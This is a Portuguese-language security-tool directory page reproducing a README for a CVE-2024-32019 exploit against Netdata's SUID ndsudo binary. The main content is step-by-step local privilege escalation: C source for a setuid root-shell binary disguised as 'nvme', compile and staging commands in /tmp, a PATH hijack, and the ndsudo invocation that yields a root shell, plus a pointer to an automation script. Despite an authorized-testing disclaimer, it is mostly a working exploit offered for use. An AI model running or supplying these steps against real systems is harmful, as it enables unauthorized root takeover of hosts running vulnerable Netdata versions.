Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2024-32019-Netdata-ndsudo-PATH-Vulnerability-Privilege-Escalation — CVE-2024-32019 é uma vulnerabilidade de escalada de privilégio local de alta gravidade no Netdata (versões >= 1.44.0-60 < 1.45.3), causada pelo uso inseguro da variável PATH no binário SUID ndsudo, permitindo que atacantes executem comandos arbitrários como root. | Kitploit
Ferramentas/GitHubGitHub/dollarboysushil/cve-2024-32019-netdata-ndsudo-path-vulnerability-privilege-escalation
Escalada de PrivilégiosAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoAprendizado e EducaçãoDesenvolvimento de PayloadsExploração de BináriosLabs e Prática
Compartilhar
GitHub
dollarboysushil/cve-2024-32019-netdata-ndsudo-path-vulnerability-privilege-escalation

CVE-2024-32019-Netdata-ndsudo-PATH-Vulnerability-Privilege-Escalation

CVE-2024-32019 é uma vulnerabilidade de escalada de privilégio local de alta gravidade no Netdata (versões >= 1.44.0-60 < 1.45.3), causada pelo uso inseguro da variável PATH no binário SUID ndsudo, permitindo que atacantes executem comandos arbitrários como root.

Ver RepositórioSite
14129há 1 anoAinda não revisado

🚨 CVE-2024-32019 - Exploração da Vulnerabilidade PATH no ndsudo do Netdata (LPE para Root)

Um exploit baseado em Python para CVE-2024-32019, uma vulnerabilidade de Elevação Local de Privilégio de alta gravidade no Netdata Agent, que explora um binário SUID mal configurado (ndsudo) que não lida de forma segura com a variável de ambiente PATH.


[!Caution] Este código é apenas para fins educacionais e de teste autorizado. O uso não autorizado desta ferramenta contra sistemas que você não possui ou não tem permissão explícita para testar é ilegal.

🔍 Visão Geral

CVE ID: CVE-2024-32019
Pontuação CVSS: 8.8 (Alta)
Divulgado: 12 de abril de 2024
Componente: Netdata Agent
Versões Afetadas:

  • >= v1.45.0, < v1.45.3
  • >= v1.44.0-60, < v1.45.0-169

🧠 Resumo Técnico

A ferramenta ndsudo do Netdata é um binário SUID root destinado a executar com segurança um conjunto limitado de comandos do sistema (como nvme) em nome de usuários não-root.

No entanto, devido a uma falha de implementação, ele respeita a variável PATH controlada pelo usuário ao resolver binários de comandos. Se um atacante conseguir manipular o PATH para incluir um diretório gravável contendo um binário malicioso, o ndsudo o executará com privilégios de root — resultando em uma elevação local de privilégios.


💥 Passos de Exploração Manual

Os passos a seguir demonstram como explorar manualmente a vulnerabilidade no ndsudo.

1. Criar um Binário de Elevação de Privilégios

Salve o seguinte código C como nvme.c:

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}

2. Compilar o Exploit

gcc nvme.c -o nvme

3. Preparar o Ambiente do Exploit no Alvo

mkdir -p /tmp/fakebin
mv nvme /tmp/fakebin/
chmod +x /tmp/fakebin/nvme

4. Modificar o PATH

export PATH=/tmp/fakebin:$PATH
which nvme
# Output: /tmp/fakebin/nvme

5. Acionar o Exploit

/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list

Se bem-sucedido, você obterá um shell root.

# whoami
root

Exploração Automática

Se você tiver acesso SSH, pode usar o CVE-2024-32019-dbs.py para automatizar isso.

Exploitation using script

📎 Referências

  • GitHub Security Advisory
  • Pontuação CVSS: 8.8 (Alta)
  • CVE-2024-32019: Análise e mitigação da vulnerabilidade Netdata
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    275

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →